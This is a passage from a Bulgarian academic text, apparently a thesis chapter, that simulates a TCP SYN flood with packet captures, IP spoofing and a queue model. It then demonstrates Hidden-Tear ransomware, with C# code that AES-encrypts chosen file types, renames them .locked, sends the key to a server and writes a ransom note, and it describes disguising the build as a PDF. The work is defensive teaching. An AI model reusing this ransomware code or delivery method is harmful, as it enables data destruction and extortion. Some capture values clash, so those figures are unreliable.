Стойностите на TCP флаговете във втора стъпка на ред номер 2 от трипътното установяване са показани на следната фигура 3.8.

```
SrcPort: HTTP(80)
DstPort: 2007
SequenceNumber: 2455511196 (0x923D95C1C)
AcknowledgementNumber: 3274512718 (0xC3D2194E)
DataOffset: 112 (0x70)
Flags: ....S.
    CWR: (0.......) CWR not significant
    ECE: (.0......) ECN-Echo not significant
    Urgent: (..0.....) Not Urgent Data
    Ack: (...1....) Acknowledgement field significant
    Push: (....0...) No Push Function
    Reset: (.....0..) No Reset
    Syn: (......1.) Synchronize sequence numbers
    Fin: (.......0) Not End of data
```

Фиг.3.8. *Стойности на флаговете при втора стъпка*

Стъпка 3: Липса на завършване на трипътното установяване

Очаквано действие: След като сървърът получи SYN пакета, той ще отговори с пакет SYN-ACK.

Атака: Атакуващият компютър не изпраща финалния ACK пакет, което води до запълване на ресурсите на сървъра с полуотворени връзки. При третата стъпка от трипътното установяване стойността на Acknowledgement е стойността на полето за Sequence Number, увеличено с единица или 3274512718. Стойностите на флаговете са следните, демонстрирани на фиг.3.9.

```
Frame: Number = 33, Captured Frame Length = 54, MediaType = ETHERNET
    Ethernet: Type = Internet IP (IPv4), DestinationAddress=[74-EA-3A-C0-91-26], SourceAddress=[00-22-68-52-9C-65]
    IPv4: Src = 192.168.0.102, Dest = 195.110.25.238, Next Protocol = TCP, Packet ID = 9807, Total IP Length = 40
    Tcp: Flags=..., SrcPort=2007, DstPort=HTTP(80), PayloadLen=0, Seq=3274512718, Ack=2453511197, Win=65535
        SrcPort: 2007
        DstPort: HTTP(80)
        SequenceNumber: 3274512718 (0xC3D2194E)
        AcknowledgementNumber: 2453511197 (0x923D95C1C)
        DataOffset: 80 (0x50)
        Flags: ....A.
            CWR: (0.......) CWR not significant
            ECE: (.0......) ECN-Echo not significant
            Urgent: (..0.....) Not Urgent Data
            Ack: (...1....) Acknowledgement field significant
            Push: (....0...) No Push Function
            Reset: (.....0..) No Reset
            Syn: (......0.) No Synchronize sequence numbers
            Fin: (.......0) Not End of data
        Window: 65535 (scale factor 0x0) = 65535
        Checksum: 0x93E9, Disregarded
        UrgentPointer: 0 (0x0)
```

Фиг.3.9. *Стойности на флаговете при трета стъпка*

Стъпка 4: Наблюдение на процесорното натоварване

Ефект: Поради множеството полуотворени връзки, системата на целевия сървър започва да изразходва значително количество ресурси, което може да доведе до отказ от услуги. Отчита се натоварването на CPU и ресурсите на системата по време на TCP SYN атаката.

Стъпка 5: Маскиране на атакуващия хост

Действие: Атакуващият хост (192.168.1.102) може да бъде маскиран чрез използване на техники за маскиране на IP адреса, което усложнява идентифицирането на източника на атаката. В тази фигура се демонстрира как атакуващият хост може да маскира своя IP адрес във всеки фрейм.


Time Offset	Process Name	Source	Destination
88.2656250	Process ...	192.168.1.102	192.168.1.102
88.2656250	Process ...	192.168.1.102	192.168.1.102
88.2656010	Process ...	192.168.1.102	192.168.1.102
88.2656010	Process ...	192.168.1.102	192.168.1.102
88.2656010	Process ...	192.168.1.102	192.168.1.102

```
Frame: Number = 35587, Captured Frame Length = 54, MediaType = ETHERNET
    Ethernet: Type = Internet IP (IPv4), DestinationAddress=[74-EA-3A-C0-91-26], SourceAddress=[00-22-68-52-9C-65]
    IPv4: Src = 192.168.1.102, Dest = 192.168.1.102, Next Protocol = TCP
    Tcp: Flags=..., SrcPort=HTTP(80), DstPort=HTTP(80)
        SrcPort: HTTP(80)
        DstPort: HTTP(80)
        SequenceNumber: 2345312804 (0x8BCA2A24)
        AcknowledgementNumber: 0 (0x0)
        DataOffset: 80 (0x50)
        Flags: ....S.
            CWR: (0.......) CWR not significant
            ECE: (.0......) ECN-Echo not significant
            Urgent: (..0.....) Not Urgent Data
            Ack: (...0....) Acknowledgement field not significant
            Push: (....0...) No Push Function
            Reset: (.....0..) No Reset
            Syn: (......1.) Synchronize sequence numbers
            Fin: (.......0) Not End of data
```

Фиг.3.11. *Състояние на MNM без маскиране на атакуващия хост*

Във всички фреймове по време на атаката стойността на SYN е „1” и не се променя, тъй като атаката няма за цел да осъществи сесия - фиг.3.11.

Ако източника бъде маскиран и към атакувания хост се подава (192.168.1.102) освен SYN и ACK флагове със стойност „1”. Атакуващия хост в този случай е един, но неговия IP адрес ще бъде маскиран във всеки фрейм - фиг.3.12.



Time Offset	Process Name	Source	Destination	Protocol
8.2333980	Process ...	192.168.1.167	192.168.1.102	TCP
8.2335990	Process ...	192.168.1.165	192.168.1.102	TCP
8.2343750	Process ...	192.168.1.183	192.168.1.102	TCP
8.2343750	Process ...	192.168.1.132	192.168.1.102	TCP
8.2353510	Process ...	192.168.1.115	192.168.1.102	TCP
8.233510	Process ...	192.168.1.152	192.168.1.102	TCP
8.233280	Process ...	192.168.1.131	192.168.1.102	TCP
8.2370340	Process ...	192.168.1.113	192.168.1.102	TCP

Фиг.3.12. *Състояние на MNM при симулиране на TCP SYN с маскиране*

Математическо моделиране на TCP SYN атака

За да се анализира въздействието на TCP SYN атака, можем да разгледаме интензитета на пакети:

- **λ (Ламбда)** - интензитет на атакуващия трафик (брой пакети за секунда).
- **μ (Мю)** - капацитет за обработка на целевия сървър (брой заявки за секунда).

Когато λ > μ, сървърът не успява да обработи всички заявки, което води до натрупване на полуотворени връзки и евентуално до отказ от услуга. Моделирането може да бъде изразено чрез система от диференциални уравнения, които да опишат натоварването на сървъра в условия на TCP SYN атака, като вземем предвид броя на полуотворените връзки (опашката от чакащи връзки) и капацитета за обработка.

Нека се дефинира:

- Q(t): брой полуотворени връзки на сървъра в момента t.
- λ: интензитет на пристигане на SYN пакети от атакуващия (брой пакети за единица време).
- μ: интензитет на обработка на заявки от сървъра (брой заявки, които сървърът може да обработи за единица време).

Основното уравнение, което описва промяната на броя на полуотворените връзки във времето, е:

$$\frac{dQ(t)}{\mathrm{dt}} = \lambda - \mu \cdot Q(t)$$

Обяснение на уравнението:

1. λ: С увеличаване на честотата на пристигащите SYN пакети, броят на чакащите връзки на сървъра се увеличава.

2. μ·Q(t): Обработването на тези заявки намалява броя на полуотворените връзки. Сървърът може да обработи само ограничен брой заявки, така че тази стойност зависи от текущото натоварване на опашката Q(t) и капацитета μ.

Уравнението в условия на атака:

При атака, когато λ > μ, опашката Q(t) започва да расте бързо. В такъв случай, решението на уравнението ще покаже експоненциално увеличение на броя на чакащите връзки, което води до изчерпване на ресурсите на сървъра и до отказ от услуга (DoS).

Гранични условия:


Начално условие: В началото Q(0)=0 – предполага се, че няма чакащи връзки, преди да започне атаката.
Гранично състояние: Когато Q(t) достигне максимален капацитет Q*max*, сървърът отказва нови връзки, което води до DoS.
Така, ако бъде решено уравнението при тези условия, може да се получи израз за натоварването на сървъра във времето и критичния момент, когато сървърът ще достигне максималния капацитет на полуотворени връзки, Q*max*.
Решение на уравнението:
Решението на диференциалното уравнение при константни стойности на λ и μ е:

$$Q(t) = \frac{\lambda}{\mu}\,(1 - e^{-\mu t})$$

Когато t→∞ (достатъчно дълъг период на атака), стойността на Q(t) клони към $\frac{\lambda}{\mu}$, което, ако надхвърли капацитета на сървъра, води до DoS.

3.2. Симулиране на атака тип „Ransomware вирус“ и демонстрация на заразяване на система

Демонстрацията за унищожителния ефект на Ransomware вируса върху съдържанието на даден компютър може да бъде осъществена чрез създаване на реалистична симулация в контролирана среда. За целта ще бъде използван XAMPP, софтуерен пакет, който включва Apache, MySQL, PHP и Perl, за да се изгради работна среда, която ще симулира обмен на данни между сървър и работна станция в държавно учреждение - фиг.3.14. Този подход ще позволи да се демонстрира как Ransomware атаката може да повлияе на реални услуги и данни.




Фиг.3.14. *Стартиране на Apache и MySQL сървъри*

В демонстрацията на действието на вируса върху системите се използва програмата Hidden-Tear - фиг.3.15.


Първата стъпка е адаптация на кода на Hidden-Tear, като се променя параметърът targetURL, който определя адреса, на който се изпращат криптиращите ключове - фиг.3.16.

Фиг.3.15. *Стартиране на вируса Hidden-tear*




Фиг.3.16. *Промяна на targetURL*

При следващата стъпка се залага алгоритъм и символи за декриптиране на този код, така че да бъде генерирана парола за декриптиране, която в последствие ще бъде изпратена на жертвата -фиг.3.17.



Фиг.3.17. *Символи за генериране на парола за декриптиране*

На string info реда, се вижда какво ще бъде изпратено от ransomware вируса. Информация за името на компютъра, името на жертвата и паролата за декриптиране на всички файлове на тази станция-фиг.3.18.



Фиг.3.18. *Изпращане на информация за жертвата (string info)*

Правят се и необходимите настройки и се посочват разширения на файловете за метода, по който ще бъдат заключени. Всички ще имат разширение .locked и разбира се поразените файлове няма да могат да се отворят с нито едно приложение, докато не бъде платена сумата за откуп на нападателите-фиг. 3.19.

```
// Hash the password with SHA256
passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, passwordBytes);

File.WriteAllBytes(file, bytesEncrypted);
System.IO.File.Move(file, file+".locked");
```

Фиг.3.19. *Разширение на файловете след криптирането им*

Задават се и разширенията на файловете, който програмата ще криптира след като системата бъде атакувана от ransomware вируса -фиг.3.20.

```
//extensions to be encrypt
var validExtensions = new[]
{
    ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv"
};

string[] files = Directory.GetFiles(location);
string[] childDirectories = Directory.GetDirectories(location);
for (int i = 0; i < files.Length; i++){
    string extension = Path.GetExtension(files[i]);
    if (validExtensions.Contains(extension))
    {
        EncryptFile(files[i],password);
    }
```

Фиг.3.20. *Разширение на файлове, които ще бъдат криптирани*

Разбира се, поради естеството на заплахата от криптовируса, демонстрацията дори и при тестови условия трябва да бъде много внимателно проследена и настройките да се следят осторожно, затова при следващата стъпка се посочва точно папката, в която само ще бъдат криптирани файловете, които се намират в нея. В случая задаваме \\Desktop\test - фиг. 3.21.

```
public void startAction()
{
    string password = CreatePassword(15);
    string path = "\\Desktop\\test";
    string startPath = userDir + userName + path;
    SendPassword(password);
    encryptDirectory(startPath,password);
    messageCreator();
    password = null;
    System.Windows.Forms.Application.Exit();
}
```


Фиг.3.21. *Пътя на папката с криптирани файлове*

Поставя се в същата папка и файл READ_IT.txt с който се симулира известяване на нападателите към жертвата, че е бил заразен с криптовирус, а съдържанието в този файл е със следният текст „Hello you have been hacked and you have to pay!” (фиг.3.22).


```
        string password = CreatePassword(15);
        string path = "\\Desktop\\test";
        string startPath = userDir + userName + path;
        SendPassword(password);
        encryptDirectory(startPath,password);
        messageCreator();
        password = null;
        System.Windows.Forms.Application.Exit();
    }

    1 reference
    public void messageCreator()
    {
        string path = "\\Desktop\\test\\READ_IT.txt";
        string fullpath = userDir + userName + path;
        string[] lines = { "Hello you have been hacked and you have to pay!" };
        System.IO.File.WriteAllLines(fullpath, lines);
    }
```

Фиг.3.22. *Настройки на файл за известяване на жертвата*

След като бъдат направени всички настройки следва компилиране и подготовка на вируса за действие, чрез функцията на програмата- Build се изгражда стартиращият сорс-код на вируса, като в случая се замаскира като PDF-файл и може да се пристъпи към действие по заразяване на операционната система на жертвата - фиг.3.23, фиг.3.24




Фиг. 3.23. *Компилиране на стартиращ файл на вируса ransomware*



Фиг. 3.24. *Завършен файл на вируса с PDF разширение*

Така създаденият .pdf файл е вече готов да бъде изпратен на жертвата и при евентуалното му отваряне, процеса на криптиране на файловете ще започне мигновено. За да бъде демонстрирано в безопасна среда разрушителното действие на вируса е създадена папка (test) с няколко работни файла, които са с различни разширения (снимки и документи) -фиг.3.25.




Фиг. 3.25. *Тестова папка с файлове за криптиране*

Преди стартирането на файла с вируса за криптиране на данните се зарежда страницата с уебсървъра, на който се генерира ключа за декриптиране на заразените файлове- фиг. 3.26. Когато се стартира файла, ransomware вируса изпраща автоматично ключа за декриптиране на сървъра, който е вдигнат.


Фиг. 3.26. *Декриптиращ ключ генериран при стартиране на вируса*

Последната стъпка от демонстрацията е стартиране на ransomware вируса, при което всички файлове в папките се криптират и се генерира текстов файл (READ_IT) с указания за това, какво трябва да направи жертвата за да се декриптират заразените документи-фиг. 3.27.



